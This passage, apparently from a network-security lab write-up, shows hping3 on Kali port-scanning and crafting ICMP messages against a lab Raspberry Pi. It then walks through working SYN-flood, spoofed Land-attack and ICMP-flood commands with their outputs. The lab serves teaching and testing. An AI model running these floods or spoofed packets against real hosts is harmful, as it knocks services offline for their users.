ep) (179 bgp) (180 ) (181 ) (182 ) (183 ) (184 ) (185 ) (186 ) (187 ) (188 ) (189 ) (
190 ) (191 ) (192 ) (193 ) (194 irc) (195 ) (196 ) (197 ) (198 ) (199 smux) (200 ) (2
01 at-rtmp) (202 at-nbp) (203 ) (204 at-echo) (205 ) (206 at-zis) (207 ) (208 ) (209
qmtip) (210 z3950) (211 ) (212 ) (213 ipx) (214 ) (215 ) (216 ) (217 ) (218 ) (219 ) (
220 ) (221 ) (222 ) (223 ) (224 ) (225 ) (226 ) (227 ) (228 ) (229 ) (230 ) (231 ) (2
32 ) (233 ) (234 ) (235 ) (236 ) (237 ) (238 ) (239 ) (240 ) (241 ) (242 ) (243 ) (24
4 ) (245 ) (246 ) (247 ) (248 ) (249 ) (250 ) (251 ) (252 ) (253 ) (254 ) (255 ) (256
) (257 ) (258 ) (259 ) (260 ) (261 ) (262 ) (263 ) (264 ) (265 ) (266 ) (267 ) (268
) (269 ) (270 ) (271 ) (272 ) (273 ) (274 ) (275 ) (276 ) (277 ) (278 ) (279 ) (280 )
(281 ) (282 ) (283 ) (284 ) (285 ) (286 ) (287 ) (288 ) (289 ) (290 ) (291 ) (292 )
(293 ) (294 ) (295 ) (296 ) (297 ) (298 ) (299 ) (300 ) (301 ) (302 ) (303 ) (304 ) (
305 ) (306 ) (307 ) (308 ) (309 ) (310 ) (311 ) (312 ) (313 ) (314 ) (315 ) (316 ) (3
17 ) (318 ) (319 ) (320 ) (321 ) (322 ) (323 ) (324 ) (325 ) (326 ) (327 ) (328 ) (32
9 ) (330 ) (331 ) (332 ) (333 ) (334 ) (335 ) (336 ) (337 ) (338 ) (339 ) (340 ) (341
)
```

# Part 1: Hping3 for Port Scanning-Cont.



Did you find any additional ports?

No

What TCP flag was set in the shown in Wireshark?

SYN

*eth0									
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
ip.src == 203.0.113.1 && ip.dst == 203.0.113.20									
Destination	Protocol	Length	Info						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 439 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 440 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 441 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 442 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 443 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 444 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 445 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 446 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 447 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 448 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 449 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 450 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 451 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 452 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 453 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 454 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 455 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 456 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 457 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 458 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 459 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 460 [SYN] Seq=0 Win=512						
203.0.113.20	TCP	54	[TCP Port numbers reused] 2230 → 461 [SYN] Seq=0 Win=512						

# Part 2: Crafting Different Types of ICMP Messages



The Internet Control Message Protocol (ICMP) is a network layer protocol used by network devices to diagnose network communication issues.

Type	Code	Description
0 – Echo Reply	0	Echo reply
3 – Destination Unreachable	0	Destination network unreachable
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
	4	Fragmentation needed and DF flag set
	5	Source route failed
5 – Redirect Message	0	Redirect datagram for the Network
	1	Redirect datagram for the host
	2	Redirect datagram for the Type of Service and Network
	3	Redirect datagram for the Service and Host
8 – Echo Request	0	Echo request
9 – Router Advertisement	0	Use to discover the addresses of operational routers
10 – Router Solicitation	0	
11 – Time Exceeded	0	Time to live exceeded in transit
	1	Fragment reassembly time exceeded
12 – Parameter Problem	0	Pointer indicates error
	1	Missing required option
	2	Bad length
13 – Timestamp	0	Used for time synchronization
14 – Timestamp Reply	0	Reply to Timestamp message

# Part 2: Crafting Different Types of ICMP Messages



- a. Open the man page for ICMP in Kali VM and review the features and options that are available in ICMP.

```
root@kali:~# man icmp
```

What is the RFC for ICMP?


RFC 792

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# man icmp  
  
matches icmp_ratemask (see below) to specific targets. 0 to  
disable any limiting, otherwise the minimum space between  
responses in milliseconds.  
  
icmp_ratemask (integer; default: see below; since Linux 2.4.10)  
Mask made of ICMP types for which rates are being limited.  
  
Significant bits: IHGFEDCBA9876543210  
Default mask: 0000001100000011000 (0x1818)  
  
Bit definitions (see the Linux kernel source file  
include/linux/icmp.h):  
  
0 Echo Reply  
3 Destination Unreachable *  
4 Source Quench *  
5 Redirect  
8 Echo Request  
B Time Exceeded *  
C Parameter Problem *  
D Timestamp Request  
E Timestamp Reply  
F Info Request  
G Info Reply  
H Address Mask Request  
I Address Mask Reply
```

# Part 2: Crafting Different Types of ICMP Messages



b. Start a new Wireshark capture. Click Continue without Saving when prompted to save the capture. Apply the same display filter as in the previous part.



c. In the terminal, enter the hping3 command followed by -1 to scan in ICMP mode. Add the scan target IP address, and enter -C followed by 13 to indicate that ICMP type 13 timestamp request messages should be sent.

```
root@kali:~# hping3 -1 203.0.113.13 -C 13
```

```
root@kali:~# hping3 -1 203.0.113.20 -C 13
HPING 203.0.113.20 (eth0 203.0.113.20): icmp mode set, 28 headers + 0 data bytes
669007 203.0.113.1 203.0.113.20 ICMP 54 Timestamp request
7119029 203.0.113.1 203.0.113.20 ICMP 54 Timestamp request
7669068 203.0.113.1 203.0.113.20 ICMP 54 Timestamp request
```



# Part 2: Crafting Different Types of ICMP Messages



d. Review the Wireshark results and confirm that the ICMP timestamp request packets were sent out. To stop the requests, press Ctrl-C in the Kali VM terminal.

The screenshot shows the Wireshark interface with a packet capture on the \*eth0 interface. The filter bar shows the expression `ip.src == 203.0.113.1 && ip.dst == 203.0.113.20`. The packet list shows several ICMP timestamp requests from 203.0.113.1 to 203.0.113.20, followed by two DHCP packets (Offer and ACK) from 203.0.113.1 to 203.0.113.20.

No.	Time	Source	Destination	Protocol	Length	Info
469	125.452753461	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
473	126.455669007	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
478	127.457119029	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
479	128.457669068	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
482	129.458779154	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
483	130.459732697	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
486	131.460887830	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
488	132.462607983	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
491	133.463357265	203.0.113.1	203.0.113.20	ICMP	54	Timestamp request
1226	284.572305600	203.0.113.1	203.0.113.20	DHCP	342	DHCP Offer - Trans
1228	284.577044124	203.0.113.1	203.0.113.20	DHCP	342	DHCP ACK - Trans

e. Start a new Wireshark capture. Click Continue without Saving when prompted to save the capture

# Part 2: Crafting Different Types of ICMP Messages



f. Apply the following filter in Wireshark using IP address of Kali VM as the source address and IP address of your Raspberry Pi as the destination address

```
ip.src == 203.0.113.1 && ip.dst == 203.0.113.13
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hping3 -l 203.0.113.20 -C 17 ICMP 46 Address mask request  
HPING 203.0.113.20 (eth0 203.0.113.20): icmp mode set, 28 headers+0 data bytes  
6 203.0.113.1 203.0.113.20 ICMP 46 Address mask request  
4 203.0.113.1 203.0.113.20 ICMP 46 Address mask request
```

g. Repeat the hping3 command above, but this time send ICMP code 17.

h. Review the Wireshark results.  
Which ICMP message was sent?

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src == 203.0.113.1 && ip.dst == 203.0.113.20

Expression... +

	Destination	Protocol	Length	Info
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=0/0, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=256/1, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=512/2, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=768/3, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=1024/4, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=1280/5, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=1536/6, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=1792/7, ttl=64
	203.0.113.20	ICMP	46	Address mask request id=0x1a06, seq=2048/8, ttl=64


# Part 3: Launching DoS Attacks



- The goal of a DoS attack is to make the **website or service unavailable** to its users, often resulting in loss of revenue, damage to reputation, and inconvenience to customers.
- There are several different types of DoS attacks, including:
  - **SYN Flood Attack:** Sends a large number of SYN requests to a server, causing it to be unable to handle any new requests.
  - **UDP Flood Attack:** Sends a large number of User Datagram Protocol (UDP) packets to a server, overwhelming its ability to process the requests.
  - **Ping of Death:** Sends an oversized packet to a server, causing it to crash or become unresponsive.
  - **Smurf Attack:** Sends a large number of ICMP packets to a network, causing all devices on the network to become unresponsive.
  - **Slowloris Attack:** Sends a large number of incomplete requests to a server, keeping the server busy and preventing it from serving legitimate requests.



# Part 3: Launching DoS Attacks-Cont.



# Part 3: Launching DoS Attacks-Cont.



Hping3 can launch DoS attacks against ports you found previously in this lab. Using hping3 for this purpose is a good way to test how a network will react to various types of DoS attacks.

- a. Start a new Wireshark capture. Click Continue without Saving when you are prompted to save the capture. To see two-way TCP traffic from between the Kali VM or the Raspberry Pi, enter only tcp as a display filter.

No.	Time	Source	Destination	Protocol	Length	Info
70	16.618372436	203.0.113.19	20.189.173.23	TCP	66	51703 → 443 [SYN] Seq
75	17.618576789	203.0.113.19	20.189.173.23	TCP	66	[TCP Retransmission]
80	19.619094569	203.0.113.19	20.189.173.23	TCP	66	[TCP Retransmission]
91	23.620063483	203.0.113.19	20.189.173.23	TCP	66	[TCP Retransmission]
104	31.629792979	203.0.113.19	20.189.173.23	TCP	66	[TCP Retransmission]

# Part 3: Launching DoS Attacks-Cont.



b. In the Kali VM terminal, enter the hping3 command to send a DoS attack

```
root@kali:~# hping3 -S 203.0.113.13 -p 88 --flood
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -S 203.0.113.20 -p 88 --flood
HPING 203.0.113.20 (eth0 203.0.113.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
  4 203.0.113.1      203.0.113.20      TCP      54 1244 → 88 [SYN] Seq=
344 203.0.113.1      203.0.113.20      TCP      54 1247 → 88 [SYN] Seq=
      54 1248 → 88 [SYN] Seq=
```

Looking at Wireshark and the hping3 documentation, what type of TCP messages were sent in this DoS attack? What was the destination TCP port of the attack?

DoS SYN flood against port 88

*eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp						
Time	Source	Destination	Protocol	Length	Info	
2	105.111183918	203.0.113.1	203.0.113.20	TCP	54	1233 → 88 [SYN] Seq=0 Win=
3	105.111336599	203.0.113.1	203.0.113.20	TCP	54	1234 → 88 [SYN] Seq=0 Win=
4	105.111475759	203.0.113.1	203.0.113.20	TCP	54	1235 → 88 [SYN] Seq=0 Win=
5	105.111613544	203.0.113.1	203.0.113.20	TCP	54	1236 → 88 [SYN] Seq=0 Win=
6	105.111751034	203.0.113.1	203.0.113.20	TCP	54	1237 → 88 [SYN] Seq=0 Win=
7	105.112505545	203.0.113.1	203.0.113.20	TCP	54	1238 → 88 [SYN] Seq=0 Win=
8	105.112671054	203.0.113.1	203.0.113.20	TCP	54	1239 → 88 [SYN] Seq=0 Win=
9	105.112810075	203.0.113.1	203.0.113.20	TCP	54	1240 → 88 [SYN] Seq=0 Win=
0	105.112954379	203.0.113.1	203.0.113.20	TCP	54	1241 → 88 [SYN] Seq=0 Win=
1	105.113092661	203.0.113.1	203.0.113.20	TCP	54	1242 → 88 [SYN] Seq=0 Win=

# Part 3: Launching DoS Attacks-Cont.



Look at the source ports that hping3 uses to conduct the DoS flood. How does this scan assign source TCP ports?

It starts at a random port and increments the source port number in each packet.

c. Press Ctrl-C to stop the flood

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hping3 -S 203.0.113.20 -p 88 --flood  
HPING 203.0.113.20 (eth0 203.0.113.20): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- 203.0.113.20 hping statistic ---  
80828022 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
root@kali:~#
```

54 1244 → 88 [SYN] Seq=0  
54 1245 → 88 [SYN] Seq=0  
54 1246 → 88 [SYN] Seq=0  
54 1247 → 88 [SYN] Seq=0  
54 1248 → 88 [SYN] Seq=0

66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0  
I, Src: b4:45:06:65:7d:39 (b4:45:06:65:7d:39), Dst: PcsCompu\_6a:de:ae (08:00:27:  
rotocol Version 4, Src: 203.0.113.19, Dst: 20.189.173.23  
on Control Protocol, Src Port: 51703, Dst Port: 443, Seq: 0, Len: 0

# Part 3: Launching DoS Attacks-Cont.



d. Start a new Wireshark capture. Click Continue without Saving when prompted to save the capture. Display only traffic that has source or destination IP addresses that match the IP address of the Raspberry Pi. (Hint: Edit the ip.src and ip.dest display filter to both use the IP address of the Raspberry Pi. Instead of the && operator, use the || (or) operator.

No.	Time	Source	Destination	Protocol	Length	Info
528	143.340697271	203.0.113.20	255.255.255.255	DHCP	375	DHCP Request - Trans
529	143.347968244	203.0.113.1	203.0.113.20	DHCP	342	DHCP ACK - Trans

# Part 3: Launching DoS Attacks-Cont.



e. In the Kali VM terminal, enter the hping3 command to send a DoS Land Attack. This attack sends a packet with the same source IP/port combination as the destination IP/port. In other words, the source IP address is "spoofed" by replacing the Kali VM address another value in the packets

```
root@kali:~# hping3 -S 203.0.113.13 -a 203.0.113.13 -k -s 89 -p 89 --flood
```

```
root@kali:~# hping3 -S 203.0.113.20 -a 203.0.113.20 -k -s 89 -p 89 --flood
HPING 203.0.113.20 (eth0 203.0.113.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Compare this scan with the SYN flood that you just ran. How were source ports used in this scan? What info does Wireshark report about the packets?

The source port is specified for the scan and it doesn't increment. Wireshark reports that TCP port numbers are reused



# Part 3: Launching DoS Attacks-Cont.



\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.src == 203.0.113.20) || (ip.dst == 203.0.113.20)

	Source	Destination	Protocol	Length	Info
302161761	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303055968	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303227747	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303383722	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303532458	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303695975	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
303887827	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304036300	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304190938	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304345367	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304516022	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304659105	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304831961	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89
304990809	203.0.113.20	203.0.113.20	TCP	54	[TCP Port numbers reused] 89 → 89

f. Press Ctrl-C to stop the flood

```
root@kali:~# hping3 -S 203.0.113.20 -a 203.0.113.20 -k -s 89 -p 89 --flood 89
HPING 203.0.113.20 (eth0 203.0.113.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
203.0.113.20 hping statistic:
51940870 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```


# Part 3: Launching DoS Attacks-Cont.



g. Start a new Wireshark capture. Click Continue without Saving when prompted to save the capture. Apply the display filter that specifies the Kali VM as the source and the Raspberry Pi as the destination, as was done previously in this lab.

h. In the Kali VM terminal, enter the hping3 command to send a flood attack

```
root@kali:~# hping3 --flood --icmp -p 22 203.0.113.13
```



```
root@kali:~# hping3 --flood --icmp -p 22 203.0.113.20
HPING 203.0.113.20 (eth0 203.0.113.20): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
root@kali:~# hping3 --flood --icmp -p 22 203.0.113.20
HPING 203.0.113.20 (eth0 203.0.113.20): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 203.0.113.20 hping statistic --
34531446 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```



# Part 3: Launching DoS Attacks-Cont.



Look at Wireshark what type of ICMP messages are you seeing?

The image shows a Wireshark packet capture window titled '\*eth0'. The filter bar at the top contains the expression 'ip.src == 203.0.113.1 && ip.dst == 203.0.113.20'. The packet list below shows a series of ICMP Echo (ping) requests. The selected packet is the one with sequence number 45055.

	Source	Destination	Protocol	Length	Info
78869	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
50421	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
19648	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
88369	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
58424	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
34240	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
07189	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
075939	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
45055	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s
15371	203.0.113.1	203.0.113.20	ICMP	42	Echo (ping) request id=0x1907, s

Type 8 echo request

i. Press Ctrl-C to stop the flood.

# Part 3: Launching DoS Attacks-Cont.



j. Complete the following table for the hping3 options that you used in this lab. Use the hping3 man page or other information resources.

Option	Name	Description
-8	scan mode	scans a range of TCP ports on the target host address provided
-S	set SYN flag	sets the SYN flag in the TCP header of the packets to be sent
-1	ICMP mode	sends ICMP echo request packet(s) unless another type of packet has been specified
-C	icmptype	used to set the ICMP packet type
--flood	N/A	send packets as fast as possible without waiting for replies
-a	spoof hostname	set a fake IP source address
-p	destport	specify destination TCP port
-s	baseport	specify TCP source port, or port at which to start a scan in which the port number is increased for each packet sent
-k	keep	retains the specified source port instead of incrementing it with each packet that is sent.

# References



1. Hping3 Usage Example

<https://www.kali.org/tools/hping3/>

2. What is ICMP? | Internet Control Message Protocol

<https://www.cloudflare.com/learning/ddos/glossary/internet-control-message-protocol-icmp/>

3. DDos-attack-tool

<https://github.com/topics/ddos-attack-tool>

4. What is a denial-of-service attack?

<https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/>

